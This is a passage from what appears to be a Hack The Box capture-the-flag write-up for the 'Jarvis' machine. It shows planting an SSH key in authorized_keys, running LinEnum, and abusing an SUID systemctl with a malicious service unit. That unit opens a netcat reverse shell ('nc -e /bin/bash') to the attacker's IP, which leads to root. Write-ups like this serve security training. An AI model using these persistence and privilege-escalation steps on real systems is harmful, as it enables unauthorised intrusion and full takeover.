8c/bLjSneBMB8kEcKEURhPdZUFdzP7qI7IxIO2pj7No7U4cxf8zpuYGrFHoRxGJ2Vyfphj5yuUJqJ/ root@kali' >> authorized_keys
<HoRxGJ2Vyfphj5yuUJqJ/ root@kali' >> authorized_keys
```

Now that I had created the authorized_keys and required keys to go along with it, I then attempted to log in via SSH.

```
root@kali:/opt/htb/jarvis.htb# ssh -i id_rsa pepper@jarvis.htb
Linux jarvis 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 22 22:06:45 2019 from 10.10.14.8
pepper@jarvis:~$
```

Now I had a stable SSH connection, I could easily transfer files. I transferred the LinEnum.sh script to see what I could find out.

scp -I id_rsa /opt/LinEnum/LinEnum.sh pepper@jarvis.htb:/home/pepper/

```
root@kali:/opt/htb/jarvis.htb# scp -i id_rsa /opt/LinEnum/LinEnum.sh pepper@jarvis.htb:/home/pepper/
LinEnum.sh                                    100%   45KB 318.1KB/s   00:00
```

I then ran the script and output it to a file so that I could transfer the output back to my machine in case of any interruption in the connection.

```
pepper@jarvis:/tmp$ ./LinEnum.sh > LineEnum.txt
```

scp -I id_rsa pepper@jarvis.htb:/home/pepper/LinEnum.txt .

```
root@kali:/opt/htb/jarvis.htb# scp -i id_rsa pepper@jarvis.htb:/home/pepper/LinEnum.txt .
LinEnum.txt                   100%   54KB 518.5KB/s   00:00
```

Systemctl

Running through the contents of the output from LinEnum, I noticed that systemctl had pepper privileges.

```
^[[00;31m[-] SUID files:^[[00m
-rwsr-xr-x 1 root root 44304 Mar  7  2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10  2016 /bin/ping
-rwsr-x--- 1 root pepper 174520 Feb 17 03:22 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar  7  2018 /bin/umount
-rwsr-xr-x 1 root root 40536 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 40312 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 May 17  2017 /usr/bin/chsh
```

After a little google fu, I come across the following article https://gtfobins.github.io/gtfobins/systemctl/. Which also had an example with it.

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

(a)

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

From this, I decided to see if it would work. I first setup my listener again.

nc -nlvp 1234

```
root@kali:/opt/htb/jarvis.htb# nc -nlvp 1234
listening on [any] 1234 ...
```

I then ran through the steps in the article.

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "nc -e /bin/bash 10.10.14.8 1234"
[Install]
WantedBy=multi-user.target' > $TF
systemctl link $TF
systemctl enable --now $TF
systemctl link $TF
systemctl enable --now $TF

```
pepper@jarvis:/tmp$ TF=$(mktemp).service
pepper@jarvis:/tmp$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "nc -e /bin/bash 10.10.14.8 1234"
> [Install]
> WantedBy=multi-user.target' > $TF
pepper@jarvis:/tmp$ systemctl link $TF
Created symlink /etc/systemd/system/tmp.HnxFzwSWf5.service → /tmp/tmp.HnxFzwSWf5.service.
pepper@jarvis:/tmp$ systemctl enable --now $TF
Created symlink /etc/systemd/system/multi-user.target.wants/tmp.HnxFzwSWf5.service → /tmp/tmp.HnxFzwSWf5.service.
```

This provided me with a shell as root.

```
root@kali:/opt/htb/jarvis.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.143] 38818
id
uid=0(root) gid=0(root) groups=0(root)
```

I immediately spawned a better shell

python -c "import pty;pty.spawn('/bin/bash')"

```
root@kali:/opt/htb/jarvis.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.143] 38818
id
uid=0(root) gid=0(root) groups=0(root)
python -c "import pty;pty.spawn('/bin/bash')"
root@jarvis:/#
```

I was now running as root and able to read the flag.

```
root@jarvis:/root# cat root.txt
cat root.txt
d41d8cd98f00b204e9800998ecf84271
```

d41d8cd98f00b204e9800998ecf84271